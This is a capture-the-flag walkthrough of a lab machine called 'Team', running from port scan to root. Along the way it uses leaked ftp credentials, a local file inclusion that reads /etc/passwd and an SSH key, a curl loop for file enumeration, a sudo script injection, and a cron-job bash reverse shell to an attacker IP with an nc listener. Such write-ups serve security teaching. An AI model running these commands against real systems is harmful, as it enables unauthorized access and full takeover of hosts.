

# Team

## Nmap

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 79:5f:11:6a:85:c2:08:24:30:6c:d4:88:74:1b:79:4d (RSA)
|   256 af:7e:3f:7e:b4:86:58:83:f1:f6:a2:54:a6:9b:ba:ad (ECDSA)
|_  256 26:25:b0:7b:dc:3f:b2:94:37:12:5d:cd:06:98:c7:9f (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works! If you see this add 'te...
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 267.99 seconds
```


## Web enumeration

Intersecting oage source


```
1 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
2 <html xmlns="http://www.w3.org/1999/xhtml">
3   <!--
4     Modified from the Debian original for Ubuntu
5     Last updated: 2014-03-19
6     See: https://launchpad.net/bugs/1288690
7   -->
8   <head>
9     <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
10    <title>Apache2 Ubuntu Default Page: It works! If you see this add 'team.thm' to your hosts!</title>
11    <style type="text/css" media="screen">
12      * {
```

Lets add team.thm to our hosts file

We now get this page when browsing to <http://team.htm>



Checking robots.txt gives us a potential username



dale

Now lets run dirbuster

Type	Found	Response	Size
Dir	/icons/	403	443
Dir	/images/fulls/	200	1168
Dir	/images/thumbs/	200	1170
Dir	/assets/	403	443
Dir	/assets/js/	403	443
File	/assets/js/jquery.poptrox.min.js	200	12355
File	/assets/js/skel.min.js	200	9359
File	/assets/js/main.js	200	1455
File	/assets/js/jquery.min.js	200	85903
Dir	/scripts/	403	443
Dir	/assets/css/	403	443
Dir	/icons/small/	403	443
File	/scripts/script.txt	200	871
File	/robots.txt	200	232

We find script.txt

```
team.thm/scripts/script.txt

#!/bin/bash
read -p "Enter Username: " REDACTED
read -sp "Enter Username Password: " REDACTED
echo
ftp_server="localhost"
ftp_username="$Username"
ftp_password="$Password"
mkdir /home/username/linux/source_folder
source_folder="/home/username/source_folder/"
cp -avr config* $source_folder
dest_folder="/home/username/linux/dest_folder/"
ftp -in $ftp_server <<END_SCRIPT
quote USER $ftp_username
quote PASS $decrypt
cd $source_folder
!cd $dest_folder
mget -R *
quit

# Updated version of the script
# Note to self had to change the extension of the old "script" in this folder, as it has creds in
```

The notes at the bottom reveal that the older version of this script has credentials in it. Lets run dirbuster again but with the .bak and .old extentions.

We find the old scrip with ftp credentials

Type	Found	Response	Size
Dir	/scripts/	403	443
Dir	/images/fulls/	200	1168
Dir	/images/thumbs/	200	1170
Dir	/assets/	403	443
Dir	/assets/js/	403	443
File	/assets/js/jquery.min.js	200	85903
File	/assets/js/jquery.poptrox.min.js	200	12355
File	/assets/js/skel.min.js	200	9359
File	/assets/js/main.js	200	1455
Dir	/assets/css/	403	443
Dir	/icons/small/	403	443
File	/scripts/script.old	200	723
File	/robots.txt	200	232
File	/scripts/script.txt	200	871

```
/root/Downloads/script.old - Mousepad
File Edit Search View Document Help
Warning: you are using the root account. You may harm your system.
1 #!/bin/bash
2 read -p "Enter Username: " ftpuser
3 read -sp "Enter Username Password: " T3@m$h@r3
4 echo
5 ftp_server="localhost"
6 ftp_username="$Username"
7 ftp_password="$Password"
8 mkdir /home/username/linux/source_folder
9 source_folder="/home/username/source_folder/"
10 cp -avr config* $source_folder
11 dest_folder="/home/username/linux/dest_folder/"
12 ftp -in $ftp_server <<END_SCRIPT
13 quote USER $ftp_username
14 quote PASS $decrypt
15 cd $source_folder
16 !cd $dest_folder
17 mget -R *
18 quit
19 |
```

ftpuser

T3@m\$h@r3

Accessing the ftp server, we find an instresting note

```
150 Here comes the directory listing.
-rwxr-xr-x  1 1002  1002      269 Jan 15  2021 New_site.txt
226 Directory send OK.
ftp> get New_site.txt
local: New_site.txt remote: New_site.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for New_site.txt (269 bytes).
226 Transfer complete.
269 bytes received in 0.00 secs (134.7155 kB/s)
```


```
(root@kali) - [~/thm/rooms/team]
# cat New_site.txt
Dale
I have started coding a new website in PHP for the team to use, this is currently under development. It can be
found at ".dev" within our domain.

Also as per the team policy please make a copy of your "id_rsa" and place this in the relevent config file.

Gyles
```

add "dev" to the hosts file. It should look like this

dev.team.thm



Site is being built


[Place holder link to team share](#)

The link takes us to this script

<http://dev.team.thm/script.php?page=teamshare.php>

Here is an LFI vulnerability

<http://dev.team.thm/script.php?page=/etc/passwd>



```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-networkd:x:100:102:systemd Network Management,/,/run/systemd/netif:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,/,/run/systemd/resolve:/usr/sbin/nologin syslog:x:102:106:/home/syslog:/usr/sbin/nologin messagebus:x:103:107:/nonexistent:/usr/sbin/nologin apt:x:104:65534:/nonexistent:/usr/sbin/nologin lxd:x:105:65534:/var/lib/lxd/:/bin/false uidd:x:106:110:/run/uidd:/usr/sbin/nologin dnsmasq:x:107:65534:dnsmasq,/,/var/lib/misc:/usr/sbin/nologin landscape:x:108:112:/var/lib/landscape:/usr/sbin/nologin pollinate:x:109:1:/var/cache/pollinate:/bin/false dale:x:1000:1000:anon,/,/home/daled:/bin/bash gyles:x:1001:1001:/home/gyles:/bin/bash ftpuser:x:1002:1002:/home/ftpuser:/bin/sh ftp:x:110:116:ftp daemon,/,/srv/ftp:/usr/sbin/nologin sshd:x:111:65534:/run/sshd:/usr/sbin/nologin
```

We can see dale and gyles are users

Using this script, we can enumerate the box for interesting files.

```
while IFS="" read -r p || [ -n "$p" ]
do
    printf '%s\n' "$p"
    curl 'http://victim.com/script.php?page="$p"'
done < paths.txt
```


## Foothold

We find Dale's ssh key

[http://dev.team.thm/script.php?page=/etc/ssh/sshd\\_config](http://dev.team.thm/script.php?page=/etc/ssh/sshd_config)

Remove the pound symbols from the ssh key.

```
ssh -i dale_id_rsa dale@dev.team.thm
```



```
(root@kali) - [~/thm/rooms/team]
# ssh -i dale_id_rsa dale@dev.team.thm
Last login: Mon Jan 18 10:51:32 2021
dale@TEAM:~$ ls
user.txt
```

## Privilege escalation

Sudo -l shows that dale can run sudo on the admin\_checks script in gyle's home directory.

```
dale@TEAM:/home/gyles$ sudo -l
Matching Defaults entries for dale on TEAM:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User dale may run the following commands on TEAM:
    (gyles) NOPASSWD: /home/gyles/admin_checks
```

Run the script

```
sudo -u gyles /home/gyles/admin_checks
```

Then enter `/bin/bash -i` for the date

python tty to clean up the shell

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

We are now the gyles user who is also a member of the admin group.

In the opt directory, we find an admin script.

```
gyles@TEAM:/opt/admin_stuff$ cat script.sh
#!/bin/bash
#I have set a cronjob to run this script every minute

dev_site="/usr/local/sbin/dev_backup.sh"
main_site="/usr/local/bin/main_backup.sh"
#Back ups the sites locally
$main_site
$dev_site
```

We cannot edit the script however, since it is running as a cron job, we and rename it and create our own.

```
#!/bin/bash
```

```
bash -i >& /dev/tcp/10.6.81.158/9001 0>&1
```

```
gyles@TEAM:/opt/admin_stuff$ cat script.sh
#!/bin/bash
bash -i >& /dev/tcp/10.6.81.158/9001 0>&1
```

Now we wait for the cronjob to run and call back to our listener.

```
(root@kali)-[~/thm/rooms/team]
# nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.6.81.158] from (UNKNOWN) [10.10.4.132] 43716
bash: cannot set terminal process group (21314): Inappropriate ioctl for device
bash: no job control in this shell
root@TEAM:~# ls
ls
root.txt
```